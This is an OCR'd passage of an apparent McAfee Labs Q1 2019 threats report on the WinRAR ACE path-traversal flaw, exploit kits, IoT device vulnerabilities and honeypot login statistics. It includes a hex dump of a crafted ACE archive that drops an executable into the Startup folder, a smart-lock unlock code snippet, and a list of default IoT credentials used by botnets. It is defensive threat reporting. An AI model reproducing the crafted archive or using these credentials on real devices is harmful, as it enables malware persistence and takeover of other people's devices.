
ACE vulnerability

Last February, a vulnerability was discovered in WinRar, especially in the arbitrary code execution (ACE) component, allowing it to create ACE archives. The common vulnerability exposure is the CVE-2018-20250. The McAfee Advanced Threat Research team spotted several attacks leveraging this vulnerability. This exploit allows an attacker to write arbitrary file in a specific place on the system. During Q1, we spotted several types of malware delivered by this vector—from global malware to a potential APT group. Some are downloaded from torrent website and some other are delivered via spear-phishing emails. Taking advantage of the latest discovered vulnerabilities by attackers is a common way to increase infection rate. When the vulnerability is very recent, attackers can reach a potential number of victims who haven't patched yet. The vulnerability was discovered in an old DLL called "unacev2.dll" used by WinRar to parse ACE archives. The ACE format is an old proprietary data compression format.


Follow

Share

The following diagram shows an overview of the exploit.



CVE-2018-20250
Initial Access
Phishing
Torrents
File Sharing
Attachments
Execution
Path Traversal Vulnerability
Open file
ACE file uncompress
Crafted ACE archive
WinRAR
unacev2.dll
C:\C:C:/AppData\Roaming\Microsoft\Windows \StartMenu\Programs\Startup\malware.exe
Dropped with medium privileges-Bypass UAC
Removing "C:\C:"
Malicious path read by WinRAR
Malware dropped in startup folder for persistence
Legit files are unzipped in the user's folder

The following screenshot shows an example of the exploit inside an ACE file.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 6B 28 31 00 00 00 90 2A 2A 41 43 45 2A 2A 14 14  k(1....**ACE**..
0010h: 02 00 10 18 56 4E 97 4F F6 AA 00 00 00 00 16 2A  ....VN—Oö*.....*
0020h: 55 4E 52 45 47 49 53 54 45 52 45 44 20 56 45 52  UNREGISTERED VER
0030h: 53 49 4F 4E 2A 83 AC 28 00 01 01 80 11 00 00 00  SION*ƒ¬(...€....
0040h: 11 00 00 00 63 B0 55 4E 20 00 00 00 7F C1 CD 13  ....c°UN ....ÁÍ.
0050h: 00 03 0A 00 54 45 09 00 68 65 6C 6C 6F 2E 74 78  ....TE..hello.tx
0060h: 74 74 68 69 73 20 69 73 20 68 65 6C 6C 6F 2E 74  tthis is hello.t
0070h: 78 74 8A E0 28 00 01 01 80 11 00 00 00 11 00 00  xtŠà(...€.......
0080h: 00 63 B0 55 4E 20 00 00 00 95 86 45 B1 00 03 0A  .c°UN ....•†E±...
0090h: 00 54 45 09 00 77 6F 72 6C 64 2E 74 78 74 74 68  .TE..world.txtth
00A0h: 69 73 20 69 73 20 77 6F 72 6C 64 2E 74 78 74 F1  is is world.txtñ
00B0h: 0C 71 00 01 01 80 00 CC 00 00 00 CC 00 00 63 B0  .q...€.Ì...Ì..c°
00C0h: 55 4E 20 00 00 00 33 6E 40 44 00 03 0A 00 54 45  UN ...3n@D....TE
00D0h: 52 00 43 3A 5C 43 3A 43 3A 2E 2E 2F 41 70 70 44  R.C:\C:C:../AppD
00E0h: 61 74 61 5C 52 6F 61 6D 69 6E 67 5C 4D 69 63 72  ata\Roaming\Micr
00F0h: 6F 73 6F 66 74 5C 57 69 6E 64 6F 77 73 5C 53 74  osoft\Windows\St
0100h: 61 72 74 20 4D 65 6E 75 5C 50 72 6F 67 72 61 6D  art Menu\Program
0110h: 73 5C 53 74 61 72 74 75 70 5C 63 6F 75 63 6F 75  s\Startup\coucou
0120h: 2E 65 78 65 4D 5A 90 00 03 00 00 00 04 00 00 00  .exeMZ..........
0130h: FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00  ÿÿ..¸.......@...
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0160h: 80 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C  €.....º..´.Í!¸.L
0170h: CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63  Í!This program c
0180h: 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20  annot be run in 
0190h: 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00  DOS mode....$...
```

Every program using the ACE DLL could be vulnerable to this exploit. Although the ACE vulnerability is not trivial to find, it is relatively trivial to exploit. This vulnerability allows elevation of privilege by inheriting the medium privilege from WinRar. McAfee recently observed new waves of attacks—including this exploit—and identified more than 130 unique samples emerging every day. Some delivered common malware, while others displayed the potential for targeted attacks. It is interesting to note that attackers are watching for new zero-day defects and constantly adapting their arsenal. The example of WinRAR is not isolated but demonstrates the impact of such a critical vulnerability.




Jet Database Engine flaw exploitation

In September 2018, the Zero Day Initiative published a proof-of-concept for a vulnerability in Microsoft's Jet Database Engine. Microsoft released a patch in October. McAfee investigated this flaw at that time to protect our customers. We were able to uncover new issues with the Microsoft patch which, after disclosure to Microsoft, resulted in another vulnerability identified as CVE-2019-0576. An official patch was issued on January of 2019. The vulnerability exploits the Microsoft Jet Database Engine, a component used in many Microsoft applications, including Microsoft Access. The flaw allows an attacker to execute code to escalate privileges or to download malware. The exploit requires user interaction through social engineering to execute the malicious JavaScript. We do not know at this time if the vulnerability is being used in targeted attacks—however, the proof-of-concept code is widely available. To exploit the vulnerability, an attacker needs to craft a Microsoft Jet Database Engine file that exploits the flaw found in the msrd3x40.dll library. Although the proof-of-concept causes a crash in wscript.exe, any application using this DLL is susceptible to the attack.

Follow

Share

The following diagram provides a high-level view of how the exploit works:



New Exploit Kit Discovered, Fallout, Fiesta Active

Spelevo Exploit Kit

One new exploit kit, Spelevo, was discovered in the first quarter of 2019. Spelevo exploits a flaw in Adobe Flash Player in order to drop the GootKit Trojan. A Microsoft Windows scheduled task is created during infection to make the payload persistent. The kit uses the CVE-2018-15982 vulnerability, previously used in targeted attacks in which attackers used malicious Microsoft Word documents that includes an Adobe Flash file with the vulnerability. Spelevo exploits a remote code execution vulnerability in Adobe Flash Player for Windows, macOS, Linux, and Chrome OS and exploits the Use-After-Free flaw in the application. Successful exploitation by a remote attacker could result in the execution of arbitrary code.

The Spelevo exploit kit was also pushing PsiXBot in March. PsiXBot surfaced in 2017, with updated versions being released since its discovery. In March, an updated version of PsiXBot was seen being delivered using Spelevo to steal system information from the victim. An interesting note: malware PsiXBot will first check the language settings and will exit if they are set to Russian.

Fallout Exploit Kit

The McAfee Advanced Threat Research Team highlighted in Q4 2018 how the Fallout Exploit Kit was used to distribute Kraken Cryptor. The exploit kit took advantage of Adobe Flash Player and Microsoft Windows, allowing the attacker to download additional malware onto the victim's computer. Fallout went inactive after the Kraken campaign, but in January, Fallout was detected again delivering GandCrab. In the Kraken campaign, Fallout used an exploit targeting CVE-2018-4878. In the latest campaign, Fallout switched from using Internet Explorer to PowerShell in order to bypass and evade endpoint protection in the system.

Fiesta Exploit Kit

Fiesta Exploit Kit was quite active during Q1, using a drive-by attack to compromise users. Fiesta overcomes heightened awareness and detection of phishing emails by compromising numerous web servers in order to inject malicious code into web pages. The exploit kit can then victimize many browsers visiting the infected web pages and target many online accounts by using crimeware. The exploit kit's malicious code is likely only detectable to the administrators for the websites and cybersecurity professionals, rather than the average user.

Follow


Share

Continued Attacks on Popular IoT Personal Electronics, Appliances

Mobile World Congress: McAfee reveals vulnerabilities

IoT security is increasingly becoming a factor in consumer decision-making. As more personal electronics and appliances offer app connectivity, manufacturers are tasked with protecting consumers against cyberattacks via IoT. The McAfee Advanced Threat Research team revealed research regarding vulnerabilities detected in smart locks and Wemo-equipped coffee makers at the Mobile World Congress in February of Q1.

The growth of online shopping and vulnerabilities of home deliveries has led to the popularity of lockboxes capable of protecting ordered goods from porch pirate thieves. The smart lock was designed to be opened via an Android or iPhone app or by the delivery driver using the built-in barcode scanner. McAfee discovered a vulnerability using Generic Attributes commands from a smartphone to open the lock without using the app. Passively intercepting the Bluetooth Low Energy (BLE) module device left the smart lock susceptible to man-in-the-middle (MITM) attacks. McAfee worked with the manufacturer to create a patch.



```
// ... SNIPPED ... //
   key: "sendOpenSignal",
   value: function() {
     var e = this.props,
         t = e.device,
         n = e.user;
     this.setState({
       opening: !0
     }), (0, A.writeGattAuth)(n, t).then(function(e) {
         (0, A.writeGatt)("command", "command", [2], t)
     })
// ... SNIPPED ... //
```

McAfee researchers also discovered a vulnerability in an internet-connected coffee machine enabled with the Wemo IoT platform. Research revealed that a third party could access the network and control scheduling, causing either burned coffee or possibly even a fire. The manufacturer patched the original template vulnerability and released new firmware. However, McAfee found another vulnerability in the same product not covered by the updates.

The results of the McAfee smart lock and WeMo vulnerability research tell us that manufacturers continue to ship devices with these same default user/passwords even when it's widely known these credentials have been and continue to be used in attacks.

"Most businesses, from Fortune 500s to mom-and-pop shops, will likely deal with a security breach or vulnerability disclosure at some point," Steve Povolny, head of Advanced Threat Research at McAfee, told SiliconANGLE. "Those who are proactive and very public in addressing the issue have an opportunity to reinforce consumer trust and confidence."

In the case of vulnerability disclosure, he added, "by engaging with the research team and coordinating on the mitigation and communication of the issue, vendors can set themselves apart in industries that are facing further security scrutiny from customers, shareholders, and the general public."


IoT attacks on the McAfee honeypot


A honeypot can disclose a wealth of information about an attacker, including from where the attacks are originating, what credentials the threat actors attempted to use in the attacks, and what commands the attackers used to try and circumvent the decoy. To observe the behavior of IoT botnets such as Mirai and its clones, in Q1, McAfee monitored a honeypot that mimics a vulnerable IoT device. We observed that an attempt was made to log into one of our honeypots almost every two to three minutes. In some cases, the attempts were just trying to gain access. In other cases, the logins attempted to upload malware and make the device part of the botnet. The logs tell us it took the attacker just a few seconds or minutes to make a connection and run through a set of commands in attempting to infect the device. Once the connection was closed, it took the next attacker about two to three minutes to make another connection to the device. Sometimes the same attacker made two or more additional connections using different usernames and/or passwords.

Follow

Share

Telnet honeypot stats for Q1





Follow

Share

More than 90% of attacks with the username/password combination of "admin:admin" originated from the United States.

More than 80% of attacks with the username/password combination of "root:vizxv" originated from the United States. All attacks that used the password "vizxv" only used one username: "root".


The username/password combination of "root:default" was also widely used. Sixty-eight percent of the attacks using this combination originated from the U.S. The remaining 32% originated from Germany.

The password "OxhlwSG8" was only seen using the username "default" in all attacks. All attacks originated from a total of five countries: US 92%, China 2%, Germany 2%, Iran 2%, and Japan 2%.

Interesting username:password combinations seen during analysis and the devices they are associated with:

- root:vizxv = IP camers/DVRs
- default: OxhlwSG8 = IP cameras
- default: S2fGqNFs = IP cameras
- admin: 4321 = IP cameras and routers
- root:part0t = routers
- 666666:666666 = IP cameras/DVRss
- 888888:888888 = IP cameras/DVRs
- root:xc3511 = IP cameras/DVRs
- root: 7ujMko0admin – IP cameras
- root: zsun1188 = wifi sd card readers


Top passwords used to attack the honeypots (see graphic in OneNote)




REPORT

Threats Statistics


Malware




Source: McAfee Labs, 2019.



Source: McAfee Labs, 2019.




Source: McAfee Labs, 2019.




Source: McAfee Labs, 2019.

Follow

